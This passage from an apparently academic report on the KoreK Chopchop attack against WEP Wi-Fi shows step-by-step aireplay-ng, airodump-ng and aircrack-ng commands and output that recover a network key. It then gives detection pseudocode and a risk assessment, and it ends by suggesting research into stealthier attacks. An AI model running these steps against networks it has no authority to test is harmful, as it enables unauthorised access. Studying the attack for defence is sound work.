
```
root@bt:~# aireplay-ng -2 -r packet mon0
```

Figure 11 – Setting up for packet replay



```
root@bt:~# aireplay-ng -2 -r packet mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:7C:1C:25)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:18:39:EC:DE:61
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1F:1F:47:5D:5A

        0x0000:  0841 0201 0018 39ec de61 001f 1f47 5d5a  .A....9..a...G]Z
        0x0010:  ffff ffff ffff 8001 6226 d300 2a5a 5b96  ........b&..*Z[.
        0x0020:  51f4 7a1f ae99 c0a5 0eb3 f235 99d7 fc55  Q.z.........5...U
        0x0030:  4d0a d497 e5cf 4723 98c5 f9ce 0174 9e66  M.....G#.....t.f
        0x0040:  cc0f 8262                                ...b

Use this packet ? 
```

Figure 12 – Selecting our ARP packet for replay




```
root@bt:~# aireplay-ng -2 -r packet mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:7C:1C:25)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:18:39:EC:DE:61
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1F:1F:47:5D:5A

        0x0000:  0841 0201 0018 39ec de61 001f 1f47 5d5a  .A....9..a...G]Z
        0x0010:  ffff ffff ffff 8001 6226 d300 2a5a 5b96  ........b&..*Z[.
        0x0020:  51f4 7a1f ae99 c0a5 0eb3 f235 99d7 fc55  Q.z........5...U
        0x0030:  4d0a d497 e5cf 4723 98c5 f9ce 0174 9e66  M.....G#.....t.f
        0x0040:  cc0f 8262                                ...b

Use this packet ? y

Saving chosen packet in replay_src-0421-154128.cap
You should also start airodump-ng to capture replies.

Sent 3752 packets...(499 pps)
```

Figure 13 – Flooding the access point with ARP packets

viii. While transmitting packets, run airodump-ng again to monitor and capture the incoming data packets

airodump-ng –c <channel> --bssid <access point MAC address> -w <name of packet capture> <monitor interface>




root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help

```
 CH 11 ][ Elapsed: 8 s ][ 2010-04-20 07:16

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUT

 00:18:39:EC:DE:61  -39  65       67     3016  420  11  54   WEP  WEP

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:18:39:EC:DE:61  90:4C:E5:7C:1C:25    0    0 - 1  27275     6959
 00:18:39:EC:DE:61  90:4C:E5:7C:1C:25    0    0 - 1  15182     3823
 00:18:39:EC:DE:61  00:1F:5B:C7:B3:A7  -37   54 -54      3       30
```

Figure 14 – Capturing packets with airodump-ng

ix. While airodump-ng is collecting packets, running aircrack to decrypt the packets to obtain the passkey to the access point.
aircrack-ng –P 2 –b <Access Point MAC Address> -b <name of packet capture>


root@bt: ~/test - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3
Shell No. 4
root@bt: ~/test - S
1
2
19:05

```
Starting PTW attack with 30055 ivs.
Failed. Next try with 35000 IVs.
Starting PTW attack with 35060 ivs.
Failed. Next try with 40000 IVs.
Starting PTW attack with 40005 ivs.
Failed. Next try with 45000 IVs.
Starting PTW attack with 45007 ivs.
Failed. Next try with 50000 IVs.
Starting PTW attack with 50005 ivs.
Failed. Next try with 55000 IVs.
Starting PTW attack with 55026 ivs.
Failed. Next try with 60000 IVs.
Starting PTW attack with 60024 ivs.
Failed. Next try with 65000 IVs.
Starting PTW attack with 65091 ivs.
Failed. Next try with 70000 IVs.
Starting PTW attack with 70034 ivs.
Failed. Next try with 75000 IVs.
Starting PTW attack with 75023 ivs.
     KEY FOUND! [ 76:76:69:73:74:68:65:62:65:73:74:21:21 ] (ASCII: vvisthebes
t!! )
        Decrypted correctly: 100%


root@bt:~/test#
```

Figure 15 – Retrieving the WEP key with aircrack-ng


Chapter 3: Results and Analysis

3.1: Proposed Solutions

3.1.1: Broadcasted Packet Pattern

Throughout our studies into the KoreK Chopchop attack, we considered and researched several possibilities for a solution to the threat that the attack presents. Unfortunately, the most feasible of these solutions is an actual firmware modification. Upon investigation, this attack has a very obvious pattern that would not be mimicked by regular traffic, and as such, it would be very easy for the router's firmware to thwart this attack before it became an issue. Below we describe the pattern that the attack takes form to, and provide a pseudocode implementation of what the router should be doing to deal with this attack.

As you can see from the screenshots below (Figure 16), the packets come, sequentially, in an almost-identical fashion. Since all of these packets are originating from the attacker's machine, they are easily associated with a specific MAC address to lay the blame on. In a sequential order, you will get almost identical packets with the length of the packets decreasing by 1 byte each time. This alone is a packet pattern that would virtually never be mimicked by legitimate traffic. This would be an easy classification as what a router might deem as "suspicious traffic", and should be watched carefully and access to the network should be denied to that MAC address if the only traffic coming from the address fits this nature.



```
o.  Time        Source                Destination           Protocol Info
 95 23.227467   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
 96 23.266981   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
 97 23.331046   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
 98 23.459914   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
 99 23.535446   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
100 23.743085   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
101 23.842215   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
102 23.938521   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
103 23.945648   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
104 24.154993   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
105 24.251960   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
106 24.712679   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
107 24.763111   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
108 25.147974   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)
109 25.184907   193874a1.c863656cd7ba 70731b40.807f7e487e9a IPX      Unknown (0x2e2f)

Frame 109 (88 bytes on wire, 88 bytes captured)
    Arrival Time: Apr 20, 2010 12:17:13.816849000
    [Time delta from previous captured frame: 0.036933000 seconds]
    [Time delta from previous displayed frame: 0.036933000 seconds]
    [Time since reference or first frame: 25.184907000 seconds]
    Frame Number: 109
    Frame Length: 88 bytes
```

Figure 16 – Sequential Chopchop packets with decreasing frame length


Watching for this style of traffic and denying access based on its pattern should be a relatively simple process within the router and its firmware. Here, we have outlined some pseudocode that the router would follow and have running on packets to prevent this attack.

```
BroadcastedPacketPattern:
    seenAddresses ⟵ []
    for each packet p read do:
        if p.address is not in seenAddresses then
            add p to seenAddresses list
            p.previousPacketLength ⟵ p.packetLength
        else:
            if p.packetLength = seenAddresses[p].packetLength – 1
then
                p.successiveSuspiciousOccurrences++
            else:
                p.successiveSuspiciousOccurrences ⟵ 0

         if p.successiveSuspiciousOccurences > 20 then
             deny access to p.address
```

This pseudocode should check for the suspicious activity pattern described earlier and deny access to addresses that seem to be performing this attack. As you can see, the pseudocode is actually quite simple and would be easily implemented in a router's firmware. The storage space and the runtime are both incredibly small, and optimizations could easily be made (though they have been omitted from above for simplicity's sake), such as removing old addresses from the suspicious activity table.

3.1.2: ARP Flooding

Another property of the KoreK Chopchop attack that is quite irregular is the spamming of ARP packets. When the attack is looking to generate several IVs, it will create an ARP packet in packetforge-ng and inject this packet indefinitely into the network until it generates enough IV values to crack the WEP key. A regular session will have very few ARP packets, so seeing several ARP packets in a row is a red flag for any device.



o..	Time	Source	Destination	Protocol	Info
2938	20.369398	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2939	20.370223	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2940	20.371230	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2941	20.372214	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2942	20.373187	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2943	20.375882	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2944	20.379029	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2945	20.379657	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2946	20.380636	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2947	20.381601	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2948	20.382405	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2949	20.383621	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2950	20.384445	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2951	20.385273	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255
2952	20.386121	HonHaiPr_7c:1c:25	Broadcast	ARP	Gratuitous ARP for 255.255

Figure 17 – Flooded ARP packets from the attack

An access point can be configured to simply record when an ARP packet is received, and which address sent the packet. If an address is sending several ARP packets within a short time frame, the probability of an attack is very high, and we should bring a stop to the flooding packets. This can be visualized in pseudocode as

```
StopARPFlooding:
    addressesSendingARPs[] ← []
    for each packet p read do:
        if p.address in addressesSendingARPs then
            addressesSendingARPs[p.address].count++
            if addressesSendingARPs[p.address].count > 10 then
                temporarily block traffic from this address
        else
            add p.address to addressesSendingARPs
            count for this value initialized to 0
        clear values that have not sent ARP packets recently
```

Stopping this method will not stop the decryption of a single packet, but will assist in stopping full retrieval of the WEP key. This is still a much better scenario than before implementing this method (however, this is still far from ideal).

3.2: ETSI Risk Assessment

Risk Value
Major. This flaw is a “total break” on the cryptosystems and protocols involved in WEP. Compromise could result in forged activities, loss of data, and much more.

Likelihood Value
Likely. These attacks are very common and easy to carry out.

Impact
High. Possible denial of service, financial loss, data loss, forged activities. This results in a complete compromise of the system.

Difficulty
None: All attack implementation details are freely available on the Internet. A large pool of resources is available and there is minimal cost in launching these attacks.

Motivation
High: Very easily performed financial or power gain. There also exists opportunities for things such as espionage.




Figure 18 – ETSI Risk Analysis Diagram

3.3: Evaluation of Results and Future Research

Despite consistent recommendation against using WEP and more secure options being available for several years, WEP is still an incredibly common choice. Whether it is due to computational expense, inertia or pure ignorance, it seems that WEP will be around for quite some time in the future. As such, it is of great importance that the router, the "gatekeeper" of a network, optimizes its methods for ensuring these attacks are as unlikely as possible.

As explored earlier in our report, several routers are currently implementing methods that make this attack obsolete. This is a great step forward in ensuring the security of a user's network, regardless of the methods chosen. It is of utmost importance that this becomes mainstream and routers continue to implement any possible methods to thwart commonly known attacks on WEP.

On the routers that we successfully launched the KoreK Chopchop attack on, there exists some simple pseudocode that would have stopped the recovery of the keystream. Using the pseudocode provided earlier in the report, routers could ensure that the Chopchop attack becomes an ineffective attack method and can continue to decrease the number of effective attacks on their WEP networks.

Future areas of research could go in two possible directions. The first option being researching new methods of making access points invulnerable to these common attacks. The second, and possibly more interesting, area of research is methods of making the KoreK Chopchop attack more stealth; undetectable to the access points it is attacking.

It is plausible to believe that some access points notice a steady stream of ARP packets, which is irregular, and block the attack by recognizing this abnormality. One possible research route would be to experiment with a random set of packets sent in a random order, rather than a flood of ARP packets to gather IVs as quickly as possible.

References

[1] - Wireless Communications & Networks, W. Stallings, 2005
[2] - The Final Nail in WEP's Coffin, Bittau, Handley, Lackey, 2008
[3] - FBI Teaches Lesson in How to Break into Wi-Fi Networks, www.networkcomputing.com/wireless/fbi-teaches-lesson-in-how-to-break-into-wi-fi-networks.php, 2010
[4] - Nintendo DS Wi-Fi uses obsolute WEP security, http://www.joystiq.com/2005/10/16/nintendo-ds-wi-fi-uses-obsolete-wep-security/, 2010
[5] - chopchop (Experimental WEP attacks), http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/ 2010
[6] - Weaknesses in the Key Scheduling Algorithm of RC4, Fluhrer, Mantin, Shamir
[7] - chopchoptheory [Aircrack-ng], http://www.aircrack-ng.org/doku.php?id=chopchoptheory, 2010
[8] - Aircrack-ng, http://www.aircrack-ng.org/, 2010